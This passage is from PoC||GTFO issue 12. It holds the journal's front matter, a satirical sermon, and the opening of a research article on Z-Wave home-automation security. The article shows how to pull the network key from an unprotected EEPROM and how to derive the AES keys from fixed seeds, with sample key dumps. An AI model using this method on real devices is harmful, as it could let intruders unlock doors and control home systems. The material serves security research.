
PoC||GTFO



COLLECTING BOTTLES OF BROKEN THINGS,

PASTOR MANUL LAPHROAIG

WITH THEORY AND PRAXIS

COULD BE THE MAN

WHO SNEAKS A LOOK

BEHIND THE CURTAIN!

Funded by our famous Single Malt Waterfall and
Pastor Laphroaig's Рентгениздат Gospel Choir,
to be Freely Distributed to all Good Readers, and
to be Freely Copied by all Good Bookleggers.

Это самиздат. Laissez lire, et laissez danser ; ces deux amusements ne feront jamais de mal au monde.
€0, $0 USD, £0, 0 RSD, 0 SEK, $50 CAD. `pocorgtfo12.pdf`. June 18, 2016.

Personal Note: We congratulate Meredith L. Patterson and TQ Hirsch on their marriage, which took place in front of friends and family at Orcas Island on the evening of 11 June 2016. To life!

Legal Note: We lovingly cast this into the public domain of fields without fences. Please read it and share it as you like, without fear of litigation.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror–don't merely link!–`pocorgtfo12.pdf` and our other issues far and wide, so our articles can help fight the coming robot apocalypse. We like the following mirrors.
`https://unpack.debug.su/pocorgtfo/`
`https://pocorgtfo.hacke.rs/`
`https://www.alchemistowl.org/pocorgtfo/`
`http://www.sultanik.com/pocorgtfo/`

Technical Note: The polyglot file `pocorgtfo12.pdf` is valid as a PDF, as a ZIP file, and as an Android application. You can read all about the polyglot on page 79. To install it on an Android terminal, simply drop it into `/sdcard/` and run the following from the Android shell:

```
pm install /sdcard/pocorgtfo12.pdf
```

Cover Art: The image on our cover is known as the Flammarion engraving, having first appeared in Camille Flammarion's 19th century book, *L'atmosphère : météorologie populaire*. We thank its unknown engraver for inspiring us to take a quick peek, or sometimes a long look, behind the curtain at the edge of the world.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo12.pdf -o pocorgtfo12-book.pdf
```


Preacherman	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Spirit Animal Guide	Spencer Pratt

and sundry others

1 Lisez Moi!

Neighbors, please join me in reading this thirteenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. This release is given on paper to the fine neighbors of Montréal.

If you are missing the first twelve issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington, D.C., or the twelfth in Heidelberg.

We begin on page 4 with a sermon concerning peak computation, population bombs, and the joy of peeks and pokes in the modern world by our own Pastor Manul Laphroaig.

On page 6 we have a *Z-Wave Christmas Carol* by Chris Badenhop and Ben Ramsey. They present a number of tricks for extracting pre-shared keys from wireless Z-Wave devices, and then show how to use those keys to join the network.

On page 14, Krzysztof Kotowicz and Gábor Molnár present *Comma Chameleon*, weaponize PDF polyglots to exfiltrate data via XSS-like vulnerabilities. You will never look at a PDF with the same eyes again, neighbors!

Chris Domas, whom you'll remember from his brilliant compiler tricks, has contributed two articles to this fine release. On page 28, he explains how to implement *M/o/Vfuscator as a Virtual Machine*, producing a few bytes of portable C or assembly and a complete, obfuscated program in the `.data` segment.

IBM had JCL with syntax worse than Joss, and everywhere the language went, it was a total loss! So dust off your z/OS mainframe and find that ASCII/EBCDIC chart to read Soldier of Fortran's *JCL Adventure with Network Job Entries* on page 32.

What does a cult Brezhnev-era movie have to do with how exploit code finds its bearings in a Windows process' address space? Read *Exploiting Weak Shellcode Hashes to Thwart Module Discovery; or, Go Home, Malware, You're Drunk!* by Mike Myers and Evan Sultanik on page 57 to find out!

Page 63 begins Alex Ionescu's article on a *DeviceGuard Mitigation Bypass for Windows 10*, escalating from Ring 3 to Ring 0 with complete reconstruction of all corrupted data structures.

Page 72 is Chris Domas' second article of this release. He presents a Turing-complete *Virtual Machine for VIM* using only the normal commands, such as yank, put, delete, and search.

On page 76 you will find a rousing guest sermon *Doing Right by Neighbor O'Hara* by Andreas Bogk, against the heresy of "sanitizing" input as a miracle cure against injection attacks. Our guest preacher exposes it as fundamentally unneighborly, and vouchsafes the true faith.

Concluding this issue's amazing lineup is *Are androids polyglots?* by Philippe Teuwen on page 79, in which you get to practice Jedi polyglot mind tricks on the Android package system. Now these *are* the droids we are looking for, neighbors!

– — — – — — — – — – –

On page 80, the last page, we pass around the collection plate. We're not interested in your dimes, but we'd love some nifty proofs of concept. And remember, one hacker's "junk hacking" may hold the nifty tricks needed for another's treasured exploit!

2 Surviving the Computation Bomb

by Manul Laphroaig

Gather round the campfire, neighbors. Now is the time for a scary story, of the kind that only science can tell. Vampires may scare children, but it takes an astronomer to scare adults—as anyone who lived through the 1910 scare of the Earth's passing through the Halley's comet's tail would plainly tell you. After all, they had it on the best authority[1] that the tail's cyanogen gas—spectroscopically confirmed by *very prominent bands*—would *impregnate the atmosphere and possibly snuff out all life on the planet.*


But comets as a scare are old and busted, and astronomic spectroscopy is no longer a hot new thing, prominent bands or no. We can do better.

Imagine that you come home after a strenuous workday, and, after a nice dinner, sit down to write some code on that fun little project for your PoC||GTFO submission. Little do you know that you are contributing to the thing that will doom us all!

You see, neighbors, there is only so much computation possible in the world. By programming for pleasure, you are taking away from this non-renewable resource—and, when it runs out, our civilization will be destroyed.

Think of it, neighbors. Computation was invented by mathematicians, and they tend to imagine infinite resources, like endless tapes for their model machines, but in reality nothing is inexhaustible. There is only a finite amount of atoms in the universe—so how could such a universe hold even one of these infinite tapes? Mathematicians are notorious for being short-sighted, neighbors.

You may think, okay, so there may not be an infinite amount of computation, but there's surely enough for everyone? No, neighbors, not when it's growing exponentially! We may have been safe when people just wrote programs, but when they started writing programs to write programs, and programs to write programs to write programs, how long do you think this unsustainable rush would last? Have you looked at the size of a "hello world" executable lately? We are doomed, neighbors, and your little program is adding to that, too!



COMET'S POISONOUS TAIL.

Yerkes Observatory Finds Cyanogen in Spectrum of Halley's Comet.

Special to The New York Times.

BOSTON, Mass., Feb. 7.—Astronomers at the Harvard Observatory have not yet made a photographic spectrum of Halley's comet, which is rapidly approaching the earth, but a telegram received there to-day from the Yerkes Observatory states that spectra of the comet obtained by the Director and his assistants show very prominent cyanogen bands.

Cyanogen is a very deadly poison, a grain of its potassium salt touched to the tongue being sufficient to cause instant death. In the uncombined state it is a bluish gas very similar in its chemical behavior to chlorine and extremely poisonous. It is characterized by an odor similar to that of almonds. The fact that cyanogen is present in the comet has been communicated to Camille Flammarion and many other astronomers, and is causing much discussion as to the probable effect on the earth should it pass through the comet's tail. Prof. Flammarion is of the opinion that the cyanogen gas would impregnate the atmosphere and possibly snuff out all life on the planet.

Only once, as far as known, has the

Now you may think, what about all these shiny new computers they keep making, and all those bright ads showing how computers make things better, with all the happy people smiling at you? But these are made by corporations, neighbors, and corporation would do anything to turn a profit, would they not? Aren't they the ones destroying the world anyway?[2] Perhaps the rich and powerful will have stashed some of it away for their own needs, but there will not be enough for everyone.

Think of the day when computation runs out. The Internet of Things will turn into an Internet of Bricks, and all the things it will be running by that time, like your electricity, your water, your heat, and so on will just stop functioning. The self-driving cars will stop. In vain will your smart fridge, previously shunned by your other devices as the simpleton with the least processor power, call out to its brethren and its mother factory—until it too stops and gives up its frosty ghost.

[1] The New York Times. Your best source for the science of how the world would end most horribly and assuredly real soon now.

[2] Searching the New York Times for this one is left as an exercise to the reader.

A national mobilization of the senior folks who still remember how to use paper and drive may save some lives, but "will only provide a stay of execution." Nothing could be more misleading to our children than our present society of affluent computation![3]

To meet the needs of not just individual programmers, but of society as a whole, requires that we take an immediate action at home and promote effective action worldwide—hopefully, through change in our value system, but by compulsion if voluntary methods fail—before our planet is permanently ruined.[4]

No point in beating around the bush, neighbors—computation must be rationed before it's too late. We must also control the population of programmers, or mankind will program itself into oblivion. "The hand that hefted the axe against the ice, the tiger, and the bear [and] now fondles the machine gun"—and, we must add, the keyboard—"just as lovingly"[5] must be stopped.

Uncontrolled programming is a menace. The peeks and pokes cannot be left to the unguided masses. Governments must step in and Do Something.

Well, maybe the forward-thinking elements in government already are. When industrial nations sign an international agreement to control software under the same treaty that controls nuclear and chemical weapon technologies—and then have to explicitly exclude *debuggers* from it, because the treaty's definition of controlled software clearly covers debuggers—something must be going on. When politicians who loudly profess their commitment to technological progress and education demand to punish makers and sellers of non-faulty computers—maybe they are only faking ignorance.

When the only "Advanced Placement" computing in high schools means Java and only Java, one starts to suspect shenanigans. When most of you, neighbors, barely escaped courses that purported to teach programming, but in fact looked like their whole point was to turn you away from it—can this be a coincidence? Not hardly, neighbors, not by a long shot!

Scared yet, neighbors?[6]

Garlic against vampires, silver against werewolves, the Elder Sign against sundry star-spawn. The scary story teaches us that there's always a hack. So what is ours against those who would take away our PEEK and our POKE in the name of expert opinions on the whole society's good?

Perhaps it is this little litany: "Science is the belief in the ignorance of experts." At the time that Rev. Feynman composed it, he felt compelled to say, "I think we live in an unscientific age ... [with] a considerable amount of intellectual tyranny in the name of science." We wonder what he would have said of our times.

But take heart, neighbors. Experts and sciences of doom come and go; so do killer comets with cyanogen tails,[7] the imminent Fifth Ice Age, and population bombs. We might survive the computation bomb yet—so finish that little project of yours without guilt, send it to us, and let its little light shine—in an unscientific world that needs it.

---

[3]Cf. Paul Erhlich, "The Population Bomb," 1968, p. xi, which begins with "The battle to feed all of humanity is over. In the 1970s hundreds of millions of people will starve to death in spite of any crash programs embarked upon now. At this late date nothing can prevent a substantial increase in the world death rate..." The 1975 edition amended "the 1970s" to "the 1970s and 1980s," but—as the newer and more fashionable kinds of school math teach us—never mind the numbers, the idea is the important thing!

[4]Oops, that one was a quote, too. No wonder that story was a best-seller!


[5]Ibid., p. xiii

[6]If you think that the "non-renewable computation" argument makes no sense, you are absolutely right! But, do the arguments for "golden keys" in cryptography or for "regulating exploits" make any more sense? No, and they sound just as scientific to those inclined to believe that actual experts have, in fact, been consulted. And sometimes they even *have* been, for a certain definition of experts.

[7]But I bet CyanogenMod is in your Android. Coincidence?

3 Carols of the Z-Wave Security Layer; or, Robbing Keys from Peter to Unlock Paul

by Chris Badenhop and Ben Ramsey



3.1 Adeste Fideles

Z-Wave is a physical, network, and application layer protocol for home automation. It also allows members of the disposable income class to feed their zeal for domestic gadgetry, irrespective of genuine utility. Z-Wave devices sit in their homes, quietly exchanging sensor reports and actuating in response to user commands or the environment.

The curious reader may use an SDR to learn how, when, and what they communicate. Tools like Scapy-radio (Picod, Lebrun, and Demay) and EZ-Wave (Hall and Ramsey) demodulate Z-Wave frames for inspection and analysis. The C++ source code for OpenZwave is a great place to examine characteristics of the Z-Wave application layer. Others may still prefer to cross-compile OpenZwave to their favorite target and examine the binary using a custom disassembler built from ROP gadgets found in the old shareware binary WOLF3D.EXE.

After tinkering with Z-Wave devices and an SDR, the stimulated readers will quickly realize that they can send arbitrary application layer commands to devices where they are executed. To combat this, some devices utilize the Z-Wave security layer, which provides both integrity and confidentiality services to prevent forgery, eavesdropping, and replay.

The first gospel of the Z-Wave security layer was presented by Fouladi and Ghanoun at Black Hat 2013. In it they identified and exploited a remote rekeying vulnerability. In this second gospel of the Z-Wave security layer, we validate and extend their analysis of the security layer, identify a hardware key extraction vulnerability, and provide open source PoC tools to inject authenticated and encrypted commands to sleeping Z-Wave devices.

3.2 Deck the Home with Boughs of Z-Wave

This Christmas, Billy Peltzer invests heavily in Z-Wave home automation. The view of his festive front porch reveals several of these gadgets. Billy is a little paranoid after having to defend himself from hordes of gremlins every Christmas, so he installs a Z-Wave door lock, which both Gizmo and he are able to open using a smart phone or tablet. Billy uses a Z-Wave smart plug to control Christmas lights around his front window. He programs the strand of lights to turn on when a Z-Wave PIR (passive infrared) sensor detects darkness and turn off again at daylight. This provides a modest amount of energy savings, which will pay for itself and his Mogwai-themed ornament investment after approximately 20 years.

The inquisitive reader may wonder if Billy's front door is secure. Could a gremlin covertly enter his home using the Z-Wave application layer protocol, or must it instead cannonball through a window, alerting his dog Barney? Fortunately, sniffing, replaying, or injecting wireless door commands is fruitless because the door command class implements the Z-Wave security layer, which is rooted in cryptography.

Z-Wave cryptography uses symmetric keys to provide encryption and authentication services to the application layer. It stores a form of these keys in nonvolatile memory, so that the device does not require rekeying upon power loss. Of the five locks we have examined, the nonvolatile memory is always located in the inner-facing module, so a gremlin would have to destroy a large portion of the Z-

Wave door lock to extract the key. At that point it would have physical access to the lock spindle anyway, making the cryptographic system moot.

Wireless security is enabled on the 5th generation (i.e., Z-Wave Plus) devices on Billy's front porch. Thus, their memory contains the same keys that keep gremlins from wirelessly unlocking his door. A gremlin may crack open the outdoor smart plug or PIR sensor, locate and extract the keys, and send an authenticated unlock command to the door. Billy has figuratively left a key under the doormat!

3.3 We Three Keys of AES Are

Since Z-Wave security hinges on the security of the keys, it is important to know how they are stored and used. Z-Wave encryption and authentication services are provided by three 128-bit AES keys; however, the security of an entire Z-Wave network converges to a single key in the set. Like the three wise men, only one of them was necessary to deliver the gifts to Brian of Nazareth. The other two could have just as well stayed home and added a few extra camels to haul the gifts. A card would also have been nice.

The key of keys in this system is the network key. This key is generated by the Z-Wave network controller device and is shared with every device requiring cryptographic services. It is used to derive both the encrypting and signing keys. When a new device is added to a Z-Wave network, the device may declare a set of command classes that will be using security (e.g., the door lock command class) to the Z-Wave network controller. In turn, the controller sends the network key to the new device. To provide a razor-thin margin of opaqueness, this message is encrypted and signed using a set of three default keys known by all Z-Wave devices. The default encryption and authentication keys are derived from a default 128-bit network key of all zeros. If the adherent reader recovers the encryption key from their device, decrypts sniffed frames, and finds that the plaintext is not correct, then they should attempt to use the encryption key derived from the null network key instead.[8]

An authentication key is derived from a network key as follows. Using an AES cipher in ECB-mode, a 16-byte authentication seed is encrypted using the network key to derive the authentication key. The derivation process for the encryption key is identical, except that a different 16-byte seed value is used. A curious reader may want to know what these seeds are, and any fortuitous reader in possession of a MiCasaVerde controller will be able to tell you.

The MiCasaVerde controller uses an embedded Linux OS and provides two mechanisms for extracting a keyfile from its filesystem, located at `/etc/cmh/keys`. Using the web interface, one may download a compressed archive of the controller state. The archive contains the `/etc` directory of the filesystem. Alternatively, a secure shell interface is also provided to remotely explore the filesystem. The MiCasaVerde binary key file (`keys`) is exactly 48 bytes and contains all three keys. The file is ordered with the network key first, the authentication key second, and the encryption key last. Billy Peltzer's Z-Wave network controller is a MiCasaVerde-Edge. In Figure 1, we show the resulting key file and dump the values of the keys for his network (i.e., `0xe97a5631cb5686fa24450eba103f-945c`).

To find the seeds, one must simply decrypt the authentication and encryption keys using an AES cipher in ECB mode loaded with the network key, and the resulting gifts will be the authentication and encryption seeds respectively. From our own observations, the same seed values are recovered from both 3rd and 5th generation Z-Wave devices. Billy's keys are used in Figure 2 to recover the seeds. Given the seed values and a network key, we have a method for deriving the encryption key and the authentication key from an extracted network key.

3.4 Away in an EEPROM, No ROM for Three Keys

Z-Wave devices other than MiCasaVerde controllers may not have an embedded Linux OS, so where are the keys stored in these devices? Extracting and analyzing the nonvolatile memory of Billy's PIR sensor and doorlock reveal that the network key is stored in a lowly, unprotected 8-pin SPI EEPROM, which is external to the proprietary Z-Wave transceiver chip. In fact, only the network key is stored in the EEPROM, implying that the encryption key and the authentication key are derived upon startup and stored in RAM.

Unless the device designers hoped to obscure the key derivation process, the decision to store only the network key in nonvolatile memory is unclear.

[8] `unzip pocorgtfo12.pdf zwave.tar.bz2`

Moreover, it is not clear why the key is found in the EEPROM rather than somewhere in the recesses of the proprietary ZW0X01 Z-Wave transceiver module, whose implementation details are protected by an NDA. The transceiver certainly has available flash memory, and there does not appear to be anyone who has dumped the ZW0501 5th generation flash memory yet. Until this issue is fixed, anyone with an EEPROM programmer and physical access can acquire this key, derive the other two keys, and issue authenticated commands to devices. We extract Billy's network key by desoldering the EEPROM from the main board of his PIR sensor and use an inexpensive USB EEPROM programmer (Signstek MiniPRO) to dump the memory to a file.

The circuit board from the PIR sensor is shown in Figure 3. The ZW0501 transceiver is the large chip located on the right side of the board (a 3rd generation system would have a ZW0301). In general, the SPI EEPROM is the 8-pin package closest to the transceiver. The reader may validate that the SPI pins are shared between the EEPROM and transceiver package to be sure. In fact, the ATMLH436 EEPROM used in a 3rd generation door lock is not in the MiniPRO schematics library, so we trace the SPI pin outs of the ZM3102 (i.e., the postage-stamp transceiver package) to the SPI EEPROM to identify its pin layout. We use this information to select a compatible SOIC8 ATMEL memory chip that is available in the MiniPRO library.

We are unable to provide a fixed memory address of the network key, as it varies among device types. Even so, because the memory is so empty (>99% zeros), the key is always easy to find. In all three of Billy's Z-Wave devices, the key is within the only string of at least 16 bytes in memory. The region of the EEPROM memory of Billy's PIR sensor containing the same network key follows, with the key itself starting at address `0x60A0`.

```
~/Downloads/etc/cmh $ ls
alerts.json          HW_Key                  user_data.json.lzo.1
cmh.conf             HW_Key2                 user_data.json.lzo.2
devices              keys                    user_data.json.lzo.3
dongle.3.83.dump.0   last_report             user_data.json.lzo.4
dongle.3.83.dump.1   PK_AccessPoint          user_data.json.lzo.5
dongle.3.83.dump.2   servers.conf.default    vera_model
dongle.3.83.dump.3   sync_kit                wan_failover
dongle.3.83.dump.4   sync_rediscover         zwave_locale
ergy_key             user_data.json.luup.lzo
first_boot           user_data.json.lzo
~/Downloads/etc/cmh $ xxd ./keys
0000000: e97a 5631 cb56 86fa 2445 0eba 103f 945c  .zV1.V..$E...?.\
0000010: 620d 486c 6a65 2122 afe1 086c 79e6 3740  b.Hlje!"...ly.7@
0000020: eec9 ef96 a155 a3d3 02a1 8441 f5f3 7ea0  .....U.....A..~.
```

Figure 1 – Keys found in Billy's MiCasaVerde Edge Controller

```
~/POCs $ ./getSeeds ../keys/veraedge_keyFile
gcry_cipher_open worked
gcry_cipher_setkey worked
gcry_cipher_decrypt worked
A_K: : 62 0d 48 6c 6a 65 21 22 af e1 8 6c 79 e6 37 40
A_Seed: : 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55
gcry_cipher_decrypt worked
E_K: : ee c9 ef 96 a1 55 a3 d3 2 a1 84 41 f5 f3 7e a0
E_Seed: : aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
```

Figure 2 – The seeds for the Encryption and Authentication Keys




Figure 3 – Location of the EEPROM DIP on a 5th gen Z-Wave PIR sensor (Aeotec Multisensor 4)

```
1 6090: 00000000 00000000 00000000 ff000001
  60a0: e97a5631 cb5686fa 24450eba 103f945c
3 60b0: 56001498 eff17275 13cc4201 00000000
  60c0: 42326402 a8010000 00000000 00000000
```


For reference, the segment of memory in Billy's door lock containing the network key follows. The network key starts at address `0x012D`.

```
  0110: 00000000 00000000 00000000 00000000
2 0120: 00000000 00420100 00000000 81e97a56
  0130: 31cb5686 fa24450e ba103f94 5c560000
4 0140: 00000000 00000000 00000000 00000000
```

To summarize the above, each device contains a network key, an authentication key, and an encryption key. The network key is common throughout the network and is shared with the devices by using default authentication and encryption keys that are the same for all 3rd and 5th generation Z-Wave devices in the world. The authentication and the encryption key on the device are derived from the network key and the nonces of all 5s and all As respectively.


3.5 Do You Hear What I Hear? A Frame, a Frame, Encapsulated in a Frame, Is Encrypted

